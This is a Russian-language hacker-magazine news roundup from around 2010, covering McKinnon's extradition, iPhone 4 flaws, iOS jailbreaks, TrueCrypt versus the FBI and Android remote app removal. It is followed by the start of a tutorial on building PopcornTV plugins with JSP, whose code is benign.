Возможно, тебе покажется знакомым имя Гарри МакКиннона, и это совсем не удивительно, ведь в начале нулевых этот британский гик наделал немало шума, хакнув серверы Пентагона и НАСА. Тогда он сумел влезть в 97 государственных машин, что, как утверждают американцы, привело к повреждениям компьютеров, отключениям от сети и ущербу в размере $800 тыс. А Гарри всего-навсего искал информацию об НЛО и совершенно не собирался ничего портить. К слову говоря, он так ничего и не нашел и сам уверен, что не причинил никакого ущерба. Тем не менее, МаКиннона еще в 2002 году нашли и арестовали, впоследствии отпустив на свободу с условием запрета на пользование ПК и ежедневных визитов в полицейский участок. С тех пор Гарри, страдающий от синдрома Аспергера, депрессии, неврозов и приступов паники, стал совсем плох, но США, начиная с 2005 года, все настойчивее требуют его экстрадиции. В Америке хакеру грозит до 70 лет тюрьмы и огромный штраф. Мать МакКиннона и уфологи-активисты все это время отстаивали Гарри, как могли, но без особого успеха. На данный момент шанс отменить экстрадицию остался всего один — по медицинским показаниям. Психиатр МакКиннона утверждает, что его пациента никак нельзя перевозить в США, ведь Гарри еще никогда в жизни не покидал пределов родного города.

37000 человек удалили аккаунты в Facebook в знак протеста против того, что социальная сеть не бережет приватность их данных

IPHONE 4, ИЛИ «JUST AVOID HOLDING IT IN THAT WAY»

Стиву Джобсу понадобилось 112 минут на конференции разработчиков WWDC 2010, чтобы рассказать о том, что нас ждет; мы же постараемся уложиться в одну новость. Внешний вид девайса ни для кого не стал сюрпризом. Когда прототип устройства попал в руки журналиста Gizmodo, мало кто верил, что уродливый кирпич — это новый iPhone. Комментарии а-ля «Да сразу видно, что китайская подделка» стихли после того, как Apple прислала запрос с требованием вернуть девайс, а после релиза на WWDC разом превратились в радостные восклицания по поводу чумового дизайна нового смартфона. Тут, как ни крути, Apple — короли маркетинга. Квадратность в дизайне появилась из-за того, что с обеих сторон телефона теперь алюмосиликатное стекло. Данные с конференции: оно в 30 раз прочнее и в 20 раз жестче пластика. Раньше этот суперпрочный материал применялся в производстве вертолетов и сверхскоростных поездов, а теперь — в iPhone. На сайте Apple даже есть любопытный ролик, где стекло подвергается плавному воздействию, под которым легко гнется. Сейчас же, после начала продаж, в Сети есть немало фоток с разбитым стеклом: выдерживая плавные нагрузки, оно точно так же, как и обычное, не выдерживает резкой нагрузки! Это первый фейл. Толщина iPhone составляет теперь 9,3 мм — это самый тонкий смартфон на сегодняшний день. Интересно, что креплениями для всех компонентов iPhone являются металлические ободки по всей боковой поверхности телефона. Они же являются антеннами Bluetooth, Wi-Fi, GPS, а также телефонными модулями GSM и UMTS. Смелый подход оказался бомбой: если телефон взять в левую руку, дотронувшись до левого нижнего края смартфона, то сигнал постепенно падает и, в конце концов, аппарат полностью теряет связь! Единственное, что может предложить Apple, и это слова самого Стива Джобса на гневное письмо — просто не держать его таким образом (в оригинале: «Just avoid holding it in that way»). Или вот еще: купить резиновый «бампер» — кусочек красивого китайского говна за $29. Ну, или заклеить скотчем, чего не стесняются ярые фанаты :). Считаем дальше — это второй фейл. Важное новшество нового iPhone 4 — это, безусловно, сногсшибательный дисплей Retina. Инженеры Apple на том же 3,5-дюймовом экране умудрились разместить в 4 раза больше пикселей, чем на предыдущих моделях iPhone. Их плотность настолько велика, что человеческий глаз не может различить отдельные 78 микрометровые пиксели на разрешении 960x640. Но вот он, третий фейл — на некоторых экземплярах на экране появляются желтые пятна! «Так чего же его тогда покупают?» — да потому что это мегателефон! При всех известных плюсах он обзавелся классной 5-мегапиксельной камерой, которая может снимать видео с разрешением 720p (и не будет курить в темноте, потому что обзавелась LED-вспышкой). Помимо этого появилась фронтальная камера для видеозвонков. Правда, последняя работает через Wi-Fi по технологии Facetime, которая пока доступна только покупателям iPhone 4, хотя должна скоро появиться и в Skype. Помимо этого добавился гироскоп, более емкая батарея, энергосберегающий процессор A4, и, конечно же, новая операционная система — iOS 4.0. Главная фича — это набившая оскомину многозадачность. Переключение между свернутыми приложениями происходит практически моментально, но для поддержки мультитаска должны покорпеть еще и сами производители программ, выпустившие новые релизы с учетом обновленного SDK от Apple.



ИЗРАИЛЬ ВЕРБУЕТ ХАКЕРОВ

Все больше и больше государств на нашем голубом шарике приходит к выводу, что создание специальных киберподразделений — это продиктованная временем необходимость. Вот и Израиль решил уделить особое внимание данному вопросу, так как атаки на израильские сайты и попытки взлома правительственных ресурсов в последнее время участились. В Армии обороны Израиля (ЦАХАЛ), в структуре крупнейшего подразделения военной разведки 8200, скоро появится настоящий «киберспецназ», комплектовать который собираются гиками и хакерами. Компьютерных гениев уже начали искать в рядах ЦАХАЛа и внимательно высматривать среди призывников. Вариант приглашения специалистов со стороны, из невоенных структур, тоже рассматривается. В задачу нового подразделения войдет не только защита жизненно важных узлов израильского киберпространства, но также атаки и захват контроля над стратегически важными вражескими объектами в Сети. Нечего сказать, затея интересная и вполне в духе времени. Даже как-то обидно, что в нашей армии нет подобных спецотрядов. Согласись, было бы круто, если бы вместо тупых тестов на профпригодность и заданий типа «копать отсюда и до обеда» давали бы в зубы nmap, отладчик и тестовое задание для взлома.



За последние 3 месяца было продано около 2000 глушилок для подавления сети Yota. Таким образом бизнес-центры борются с дешевым интернетом, ставшим доступным для их клиентов





ОТ ВИНТА!

Когда Step поставил на свой древний Windows-коммуникатор программу, передающую изображения с камеры по Wi-Fi, первое, что они с Forb'ом сделали — смело приклеили скотчем телефон к радиоуправляемой машинке и гоняли по кухне редакции :). Но все это — баловство по сравнению с гиковской игрушкой Parrot AR.Drone . Внешне это обычный радиоуправляемый вертолет, пускай и стального футуристического вида. Главное в другом — вместо джойстика для управления используется акселерометр iPhone, а в качестве радиоканала — технология Wi-Fi. В зависимости от того, как вертеть в пространстве телефон, будет изменяться направление движения квадрокоптера. Но даже это еще не все. Изображения с двух камер, которыми оснащен Parrot AR.Drone, передаются на экран смартфона, превращая девайс в настоящий беспилотник. С учетом дальнобойности Wi-Fi можно улетать на игрушке даже в те места, которых физически не видишь. А для того, чтобы не сшибать все на своем пути (все-таки ориентироваться по изображению не так уж и легко), на вертолете установлены ультразвуковые альтиметры, а сам девайс приводится в движение электромоторами. Впервые Parrot AR.Drone был представлен зимой на выставке CES, однако никакая информация о продаже не разглашалась. К тому же, не было до конца ясно, удастся ли наладить серийное производство. И вот тире новые данные. Квадрокоптер все же поступит в продажу, и случится это уже осенью. Обойдется такая игрушка всего в $299.99 против прогнозированных ранее $1000-1500! Увы, на станицах журнала никак не вставить видеоролик с презентацией этой офигенной игрушки, но ты просто обязан посмотреть ролики на сайте ardrone.parrot.com, чтобы понять наш восторг.

ГУГЛОФОН ИЛИ ИГРУШКА?

Очень необычную новинку презентовала компания Motorola: коммуникатор FlipOut ориентирован на молодежь и выполнен в непривычном глазу виде и забавном форм-факторе — он тупо квадратный. Размеры девайса совсем малы: 67 x 67 x 17, но под верхней частью устройства, под сенсорным дисплеем 2.8" с разрешением 320 x 240 пикселей скрывается полноценная QWERTY-клавиатура. Раскладывается смартфон легко: верхняя часть с дисплеем проворачивается вокруг одного из углов. В результате печатать на таком смартфоне удобно, а держать во время разговора пухлый маленький предмет — не очень. Попробуй зажать FlipOut плечом, и тут же увидишь, как Android 2.1 падает в прямом смысле слова :). Да-да, новый девайс выходит на старой версии Android'а. Но кто знает, может Motorola разродится новой прошивкой с Android 2.2 к моменту продаж? Стандартная оболочка системы заменена на MotoBlur, которая позволяет получить быстрый доступ к Twitter и любимым сервисам Google. Все это работает очень быстро; еще бы — 600 МГц процессор и 512 Мб оперативки. Кстати, именно благодаря такой производительности парни из Motorola не побоялись сделать того, чего никогда не будет в iPhone — добавить браузер с включенной по умолчанию поддержкой Flash. Хотелось бы верить, что Webkit не упадет и не затормозит при первом же корявом Flash-баннере с первого же сайта:). В России новый Motorola FlipOut появится примерно в августе по цене 12 000 — 14 000 рублей. Неплохо для одновременно стильного и, к тому же, шустрого аппарата с A-GPS, электронным компасом и неплохой 3 Мп камерой на борту.

В новой версии iOS 4 было исправлено 65 уязвимостей, половина из которых — критические

IOS 4.0 ВЗЛОМАНА!

Интересное противостояние происходит между закрытой Apple, которая категорически запрещает любые модификации своих смартфонов, и хакеров, которые старательно обходят все новые и новые защиты. Так, не успели Apple выпустить новую мобильную iOS 4.0, как подсуетились ребята из Dev-Team (blog.iphone-dev.org). Сразу за релизом новой прошивки свет увидела их утилита для анлока, позволяющая отвязать телефон от конкретного оператора. Теперь люди, обновившие модем (так называется телефонный модуль смартфона), смогут использовать свои аппараты в обход запрета Apple. Прошло еще немного времени, и парни выпустили новую утилиту — PwnageTool, позволяющую сделать Jailbreak и предоставить пользователю возможность устанавливать любые приложения, в том числе пиратские. Правда, утилита работает с некоторыми ограничениями. Справились с 4.0 и разработчики другой тулзы — redsn0w. А вот разработчик самого универсального и популярного инструмента — Spirit (spiritjb.com), с помощью которого ломается и iPad, пока в тупике. Apple пофиксила багу, которая позволяла запустить userland-эксплойт. Вместо этого все усилия хакера сейчас сфокусированы на новом баге, который скоро должен дать успех.



YAHOO! — БОЛЬШЕ НЕ ПОИСКОВИК

15 лет понадобилось Yahoo!, чтобы понять, что искать в интернете они не умеют. Компания приняла решение оставить поисковый бизнес. Слияние, начатое Yahoo! и Microsoft еще в прошлом году, добралось до своего логического финала — теперь поисковый алгоритм Yahoo! полностью заменил майкрософтовский Bing. Microsoft, по сути, купила 10-летнюю лицензию на поисковые технологии партнера, с целью если не перегнать, то хотя бы потеснить Google. Bing действительно весьма неплох, но его основная проблема заключается в том, что им практически никто не пользуется. Благодаря же альянсу с Yahoo! Майкрософт сможет вывести свой Bing на позицию поискового движка номер два в мире и, наконец, сумеет получить от него прибыль. Если посмотреть сейчас на любые инициативы Microsoft в вебе, то это жесточайший провал в плане финансовой отдачи. Сам же Yahoo! постепенно превращается в обычный медиапортал, хоть и с богатой историей.



«Яндекс» ежедневно получает около 100 млн. запросов, и из них 10% написаны с ошибками или опечатками

FBI VS. TRUECRYPT

Интересный поворот произошел в истории одного бразильского банкира по имени Даниель Дантас, которого заподозрили в мошенничестве с финансами и арестовали в 2008 году в Рио-де-Жанейро. Следствие бы, возможно, шло по стандартному сценарию, если бы все изъятые из его квартиры харды не оказались зашифрованы 256-битным AES. Ключей нет, сам Дантас молчит, а использовать паяльник нельзя. Делать нечего, винты пришлось отправить в Национальный институт криминологии (INC), где они и застряли на пять месяцев. Что уж с ними там делали — непонятно, возможно, просто поднимали настроение, перекладывая из одной стопки в другую, но в отчете указали: «Брутфорс по словарю. 5 месяцев. Безрезультатно». Единственным весомым результатом стала договоренность с ФБР, которые пообещали попробовать свои силы в расшифровке данных. Вот тут-то и случился казус — федералы, на которых INC возлагали большие надежды, ковыряли несчастные диски больше года и, в результате, также ничего не добились. Вернув харды в Бразилию, специалисты из ФБР лишь развели руками. Согласно отчету федералов, данные на дисках зашифрованы двумя софтинами, название одной из которых неизвестно, зато второй оказалась бесплатная Truecrypt, которая наверняка тебе известна. Из того же отчета ясно, что тем самым «передовым методом» ФБР оказался... опять же, брутфорс. Ну, а где же закладки в программе, мастер-пароли для открытия любого шифра, статистические методы для дешифрования данных и т.д. и т.п.? Да может они и есть, и паяльник никто не отменял, а такими новостями лишь усыпляется бдительность.

MMO — ДЕТЯМ НЕ ИГРУШКА

В Поднебесной уже давно не только следят за глобальным файерволом, но еще и косо смотрят на онлайновые игры. В разнообразные MMO-забавы



режется огромный процент населения. Это уже само по себе непорядок: когда ж им найти время, чтобы лепить телефоны и материнские платы? Производители же уходят на Тайвань, надо что-то срочно делать :). Аналитики предрекают, что к 2012 году Китай захватит больше 50% рынка MMO-игр, и его доходы составят 41 млрд. юаней (это около $6 млрд.). Но с 1-го августа текущего года китайские геймеры, не достигшие 18 лет, окажутся в очень неприятной ситуации. Власти решили, что несовершеннолетним игрокам нельзя использовать ники — только настоящие имена и другие личные данные. Инфа на каждого игрока будет проверяться. Любая онлайновая игра теперь должна быть оборудована системой анти-зависимости. То есть, через три часа после начала игры геймер лишится половины заработанного в игре за это время, а если не прекратит играть, то через пять часов лишится вообще всего заработанного. Владельцам онлайн–игр, в свою очередь, нужно подтвердить свою благонадежность и обладать капиталом не менее $1.4 млн (10 миллионов юаней). Главной целью новых правил в КНР называют «защиту молодежи» и борьбу с растущим числом интернет-зависимых людей в стране. По последним данным, к их числу относятся около 14% от 256 миллионов китайских геймеров, то есть более 33 миллионов человек.

СПЕЦСЛУЖБЫ США НЕГОДУЮТ

Как мы уже писали, компания AOL в апреле текущего года приняла решение продать мессенджер ICQ фонду Digital Sky Technologies за $187.5 млн. DST — это российская инвестиционная группа, которой, в частности, принадлежит контрольный пакет акций Mail.ru. Сделка выглядит вполне логичной: «аська» в России очень популярна, плюс у сервиса множество пользователей в Германии, Израиле, Чехии и ряде других стран Восточной Европы. Однако Financial Times пишет, что представители американских спецслужб крайне недовольны таким раскладом. Как пояснили корреспондентам FT сами представители спецслужб, ICQ — один из главных каналов общения для многих преступных групп из Восточной Европы. Таким образом, переезд серверов ICQ из США в Россию затруднит для американцев контроль над перепиской преступников. Стоп, какой еще контроль? Стало быть, не зря говорят, что без шифрования в аське никуда? В действительности для чтения логов ребятам не нужны сами серверы ICQ, так как этот вопрос можно решить на уровне интернет-провайдеров. А теперь серверы, скорее всего, переедут!

В штате компании Google трудится 20621 человек, из них более 99% младше 40 лет.

САМЫЙ БОЛЬШОЙ БОТНЕТ ОТ GOOGLE :)

Бурные обсуждения вызвали действия корпорации Google, которая сначала официально подтвердила наличие в ОС Android возможности дистанционного удаления приложений, а потом не преминула ею воспользоваться. Жертвой стали два сомнительных приложения, созданных специалистом по безопасности в ходе интересного эксперимента. Ресерчер хотел показать, насколько легко можно распространить зловредное приложение, причем с помощью самих пользователей. Для этого в Android Market было добавлено два совершенно бесполезных приложения, для которых, однако, было написано привлекательное описание. И что ты думаешь? Пользователи активно стали устанавливать их. Правда, обломавшись после установки, многие из юзеров «пустышки» удалили. Ребята из Google попросили ресерчера самого удалить приложения из репозитория, а сами, вероятно, долго ожидая подобного случая, наконец получили возможность управлять миром. А вернее, протестить возможность удаленного удаления приложения со смартфонов пользователей. Короче говоря, всем смартфонам была отправлена команда: «Удалить, нельзя помиловать». Пользователям при этом было отображено уведомление, но кто ж их читает? Само собой, такая возможность прописана в правилах использования ОС. Но читать лицензии скучно, а вот что действительно интересно, так это то, как работает технология.

На самом деле, операционная система Android уже давно поддерживает две команды: REMOVE_ASSET и INSTALL_ASSET, которые позволяют Google не только удаленно удалять, но и устанавливать приложения. Твой девайс на Android поддерживает постоянное TCP/SSL/XMPP-соединение с серверами GTalk (да-да, того самого чата, что используется в Gmail) все время, когда у телефона есть доступ в интернет. Причем мобильная ОС автоматически переподключается к серверу в случае обрыва связи и постоянно отправляет пинги на сервера Google. Этот канал связи позволяет Google отправлять системные сообщения твоему девайсу. Отправленное через GTalkService сообщение непременно попадает на каждый смартфон. Как только Google отдает команду INSTALL_ASSET, получивший сообщение смартфон на Android скачивает APK-дистрибутив с программой и инсталлирует ее. И, наоборот, получив команду REMOVE_ASSET, система удаляет приложение, если оно установлено. Такая возможность, с одной стороны, хороша: Google может оперативно удалить всю появляющуюся малварь. Но с другой стороны, а что, если кто-то сможет реализовать MITM-атаку на SSL-соединение конкретного телефона до GTalkService и проспуфить сообщение INSTALL_ASSET, чтобы залить на телефон какую-нибудь заразу? Или вообще добраться до самих серверов GTalkService и отправить команду всем сразу? Вот где будет жесть!

Notifications


⚠ Twilight Eclipse Preview
Removed from your phone. 5:40 PM

⚠ RootStrap
Removed from your phone. 5:40 PM


```
connection:
  heartbeat: 48 / 25% / 0%
  login: 80 / 42% / 75%
data message:
  INSTALL_ASSET: 1 / 0% / 3%
  REMOVE_ASSET: 2 / 1% / 3%
```

НЕОБЫЧНАЯ ТАБЛЕТКА ОТ ASUS

Планшетных ПК на рынке становится все больше и больше, а уж выход iPad и вовсе произвел настоящий фурор. А как известно, чем сильнее на рынке конкуренция, тем ниже цены, и тем больше шансов, что компании начнут выпускать необычные и интересные девайсы, желая привлечь покупателей. Тайваньская компания Asus традиционно держит руку на пульсе — на выставке Computex Asus был представлен гаджет ASUS Eee Tablet, который даже нельзя назвать планшетником в обычном понимании этого слова. Eee Tablet — это, скорее, цифровой блокнот, построенный на TFT-матрице с 64 градациями серого. Здесь нет даже подсветки, зато есть 8-дюймовый дисплей с разрешением 1024 x 768, тачскрин чувствительностью 2450 dpi, и страницы листаются со скоростью 0.1 сек. Время автономной работы устройства равно примерно 10 часам. Eee Tablet оснащается слотом microSD, 2-мегапиксельной камерой, 3,5 мм выходом на наушники (имеется встроенный медиаплеер), и, конечно, стилусом, который сильно напоминает перья от планшетов Wacom.
Приятно радует и анонсированная цена устройства — Eee Tablet обещают выпустить в продажу осенью по цене 199-299 мертвых президентов.




TWITTER.COM/KREMLINRUSSIA



В России нашлось 40 тысяч человек, которые пользуются Твиттером и решили почитать, что в нем будет писать наш продвинутый президент. Первый же твит с ошибкой: «Всем привет! Я в Твиттере и это моеб первое сообщение!», зато оставленный в офисе самого Twitter'a. Посещение высокотехнологичных компаний (а Медведев побывал еще и в Apple и Cisco) состоялось во время поездки президента в Кремниевую долину. Причина понятна: раз уж собрались строить нашу собственную Silicon Valley в подмосковном Сколково, то надо хотя бы понять, на кого равняться. Обидно же будет, если бюджет уйдет, условия для отмывания денег будут созданы, а ни одного достойного стартапа не появится. Инициатива правильная. Уважаемый Дмитрий Анатольевич, вы обращайтесь к нам за помощью. Мы и сами советом поможем, и ребят молодых посоветуем. А там, того и гляди, автоматизируем поликлиники, и электронное правительство заработает. Наши читатели очень способные!

128 Гб — новый рекорд в области производства флеш-памяти, установленный компанией Toshiba

ЧЕРЕЗ ТРИ ГОДА BIOS НЕ БУДЕТ



Любопытными соображениями поделился с миром крупнейший производитель материнских плат Microstar (MSI). По мнению представителей «железного» гиганта, BIOS на современных компьютерах — это атавизм, который скоро должен раствориться в анналах истории. Замену старому доброму BIOS микростаровцы видят в UEFI-загрузчиках, которые сама MSI начала продвигать еще в 2008 году, выпустив платы с Click BIOS на борту. UEFI (Universal Extensible Firmware Interface, Универсальный Расширяемый Интерфейс для Прошивок) — дальнейшее развитие проекта Intel под названием EFI, который был предназначен для того, чтобы наделить BIOS дружественным для пользователя интерфейсом, а также решить многие другие проблемы, типичные для ПК. Собственно, первые материнские платы с UEFI будут основаны на чипсете Sandy Bridge от Intel и выпущены во всех категориях: от бюджетных до high-end. Платы будут выпущены в конце этого года и в начале 2011. Переход на UEFI становится куда более важным, так как это открывает новые возможности для хранения данных. Не так давно компания Seagate официально заявила, что UEFI — важное требование для того, чтобы загрузить ПК с диска размером более 2 Тб. Основная разница между BIOS и UEFI в том, что первый написан на ассемблере, а второй на С. Но перейти на него, отказавшись от BIOS'a, не так просто. Большинство встроенных ROM довольно маловместительны, так что обычные материнки нельзя просто перепрошить на UEFI, который занимает больше места. К тому же, те многочисленные фишки для биоса вроде Express Gate от Asus, позволяющего загрузить простенькую ОС через пару секунд после запуска компьютера, придется переписывать заново!


УТЕЧКА СЕКРЕТНОЙ ИНФОРМАЦИИ О WINDOWS 8

Итальянские журналисты с портала www.windowsette.com каким-то немыслимым образом сумели раздобыть секретные слайды Microsoft, предназначенные для внутреннего использования. Но самое главное — в презентации приведена информация о планах Microsoft по разработке Windows 8. Большинство информации — это маркетинговая лабуда об изменении бренда и приближения к подходу Apple «Это просто работает». Однако некоторые детали о некоторых технических новшествах все-таки есть:

1. Простое восстановление системы. В Windows появится инструмент Windows Recovery, позволяющий быстро откатить недавние изменения, если пользователь что-то напортачил. Более того, появится возможность «Reset Windows, but keep my stuff», которая позволит быстро переустановить саму винду, при этом оставит без изменений документы, персональные данные, профайлы пользователей. Вероятно, появится и долгожданный магазин приложений App Store. Сразу после переустановки системы можно будет быстро заинсталлить все ранее купленные проги.

2. Быстрая загрузка Windows. Вот и Microsoft, наконец-то, заметил, что винда грузится до неприличия долго. Это по нынешним-то меркам. Вместо обычной текущей схемы процесса загрузки компьютера, состоящего из POST (часть, которую грузит материнская плата), инициализации системы (драйверы, сервисы) и загрузки пользовательской сессии предлагается ввести комбинированный вариант загрузки — «Logoff + Hibernate Boot». Общий смысл в том, чтобы не выключать компьютер полностью, а постоянно использовать особый вид гибернации, которая будет кэшировать большую часть элементов системы и быстро загружать ее.

3. Новые системы авторизации. Одной из живых и понятных опций, вероятно, вставленных в слайды для каких-нибудь не сильно технических менеджеров, является визуальная авторизация. К моменту выпуска Windows 8, а он планируется не ранее, чем через два года, большинство компьютеров и ноутбуков непременно будут оснащены веб-камерой. Нужно заглянуть в камеру — и программа залогинит тебя в систему. Пффф. Это уже не замашки по поводу интеллектуальной ОС WinFS, а так, пустячок, который уже сейчас можно реализовать с помощью дополнительно ПО. Но тут опять же напоминаю: никто не гарантирует, что эти слайды — не фейк.





Дмитрий Ленский

Кодинг попкорна

Учимся создавать плагины для медиаплееров PopcornTV

Иметь отдельный девайс для проигрывания HD-видео — отличная идея. Во-первых, отпадает всякая необходимость размещать компьютер рядом с телевизором и включать его каждый раз, как захочется посмотреть новый фильм. А во-вторых, современные HD-плееры являются весьма функциональными устройствами и способны здорово облегчить жизнь.



Например, практически любой полноценный HD-плеер либо по умолчанию, либо после установки кастомной прошивки способен качать торренты, работать с сетевыми ресурсами, показывать видео с Youtube и т.д. У плееров PopcornTV есть дополнительная крутая возможность, которую оценит любой X-человек — под него можно самостоятельно писать плагины и даже свободно размещать их в общедоступном репозитории «МедиаБар». Кстати, сейчас компания BBK проводит конкурс: каждый автор достойного приложения получит в подарок телевизор BBK. Так что у тебя есть хороший шанс не только потренироваться в кодинге, но и выиграть себе новый телек.

Главные тезисы

Самое главное, что нужно осознать — это то, что по своей сути «плагин» является обычным web-сайтом, адаптированным под экран телевизора. На медиаплеере Popcorn установлен специальный Linux на борту и вся визуализация «плагинов» осуществляется с помощью встроенного браузера Syabas myiBox Browser, который умеет отображать HTML-контент и даже обеспечивает базовую (неполную) поддержку CSS и JavaScript. Считать его полноценным браузером нельзя: когда я попытался зайти с его помощью на Яндекс, девайс ушел в нокдаун, и мне помог только ребут. Собственно, он и не для серфинга: Syabas Browser предназначен для отображения специально созданных под него страничек, которые и располагаются в МедиаБаре. Сайты-плагины могут разрабатываться с использованием любой технологии, будь то PHP, ASP .NET, Python, Ruby или JSP. Единственное ограничение — клиентская разметка: браузер даже использует собственное расширение HTML, дополняющее стандартные теги новыми свойствами. Самый простой вариант создания «плагина» для PopcornTV выглядит так: создается HTML-файл со ссылками на медиа-источники в интернете, файл записывается на флешку, флешка втыкается в «Попкорн», после чего «плагин» становится доступным с пульта управления, и ты можешь его запустить, получив возможность переходить по созданным ссылкам. Например, если ты задумал сделать приложение для прослушивания live-вещания радиостанций, код будет примерно таким:

```
<a href="http://w01-cn01.akadostream.ru:8000/
silverrain48.mp3" aod>Серебряный Дождь</a><br>
<a href="http://broadcast02.station.ru/dfm" aod>DFM
</a>
```

Тег «aod» тут указывает на то, что это аудио-источник: aod = Audio On Demand (аудио по запросу). В случае, если ты указываешь на видео- или фото-альбом, этот тег должен быть «vod» или «pod» соответственно.

Путь в репозиторий

Для разработки приложений, которые хочется разместить в МедиаБаре, путь несколько отличается: по сути, тебе нужно сделать сайт, который будет генерировать понятную браузеру «Попкорна» HTML-разметку. Используемая технология может быть любой: начиная со статичных HTML-файлов и заканчивая любым популярным web-фреймворком. МедиаБар работает на базе технологии Apache Tomcat — JAVA-based веб-сервера, служащего для работы с JSP-приложениями.
Для разработки плагинов по этой технологии есть специальный SDK, который включает в себя работающий пример «Медиапортала» с несколькими плагинами и документацию разработчика.
Для экспериментов по созданию новых плагинов первым делом необходимо установить на свой компьютер Apache Tomcat, предварительно убедившись в наличии Java-машины. Все требуемые файлы присутствуют на нашем DVD, а установка достаточно проста: tomcat поставляется в виде zip-архива, который надо просто распаковать, после чего запустить

с помощью специального скрипта startup.bat в винде либо startup.sh в *nix. В Windows может потребоваться установить переменные окружения JRE_HOME и JAVA_HOME так, чтобы они указывали на путь до Java. После запуска Tomcat откроет 8080 порт (по умолчанию), на котором будет висеть веб-сервер.
В составе SDK есть работающий пример медиапортала с несколькими плагинами. Чтобы запустить его, достаточно перенести папку ROOT из архива с SDK в папку tomcat\webapps, переименовав уже имеющийся там каталог



ROOT. После этого, обратившись браузером по адресу http://localhost:8080, ты увидишь тестовое приложение из SDK, которое можно менять и добавлять в него новые плагины. Этим мы сейчас и займемся.

Собственный плагин

Разработка собственного плагина начинается с создания новой папки внутри каталога service. Затем нужно создать файловую структуру плагина, состоящую из следующих директорий:

```
image
image-1280x720
page
page-1280x720
thumb
xml
```

Все папки имеют говорящие названия и, думаю, понятно, что в них лежит: в images — картинки проекта, в page — верстка, стили и само приложение, в thumb — иконки плагина, в xml — данные.
Обрати внимание, что верстка и графика представлены в двух вариантах под разные разрешения; это необходимо для поддержки различных телевизоров.
В качестве примера давай сделаем простое приложение, которое будет показывать наши хакерские видео-уроки. Приложение будет подгружать информацию об уроках из XML-файла, формировать «меню» для выбора ролика и давать ссылку на воспроизведение урока. Первым делом зафиксируем формат, в котором будем хранить и передавать информацию о доступных уроках:

```
<?xml version="1.0"
encoding="UTF-8" ?>
<video>
<item id="1" title="Живой ROP"/>
<item id="2" title="Извлекаем
конфиг из TDL3"/>
</video>
```

Этот файл можно сохранить под именем video.xml в папке xml, а можно хранить на удаленном сервере — никакой разницы.
Идем дальше. Основной файл плагина — index.jsp, он будет входной точкой приложения. JSP-файлы представляют собой нечто очень похожее на любой шаблонный файл: смесь HTML и управляющих тегов. Если ты когда-нибудь создавал шаблоны для любой системы типа Fast Template или Smarty, то ты быстро разберешься — тут все очень похоже. Приведу и прокомментирую сокращенный пример index.jsp нашего приложения:

```
<c:catch var="error">
<c:import var="xml"
charEncoding="utf-8" url=
  "http://dvd.xakep.ru/video.xml"/>
<x:parse var="video" doc="${xml}"/>
<x:set var="videos"
  select="$video//item"/>
</c:catch>
<c:set var="i" value="1"/>
<x:forEach select="$videos"
  varStatus="s">
<td>
<x:set var="id"
  select="string(@id)"/>
<c:set var="url" value="http://dvd.
  xakep.ru/videocast/${id}.mp4"/>
<x:set var="title"
  select="string(@title)"/>
<a href="${url}" vod>
<img src="http://dvd.xakep.ru/
  images/${id}.jpg" border="0">
</a>
<br />
<h2>${title}</h2>
</td>
<c:if test="${i %4 == 0}">
</tr><tr>
</c:if>
<c:set var="i" value="${i+1}"/>
</x:forEach>
```

Как видишь, весь «код» тут представлен в виде тегов: смешаны и знакомые тебе HTML-теги, и какие-то новые, непонятные. Эти «непонятные» входят в библиотеку тегов JSTL и отлично описаны на любом сайте по Яве.
Кратко пройдемся по коду и используемым JSTL-тегам:

- **<c:catch>** обрабатывает исключения.
- **<c:import>** считывает данные файла в переменную «xml» — обрати внимание на указание правильной кодировки и на то, что файл может легко быть размещен на удаленном сервере.
- **<x:parce>** парсит XML-данные.
- **<x:set>** получает выборку данных и помещает ее в массив данных videos.
- **<x:forEach>** — цикл по XML-данным.
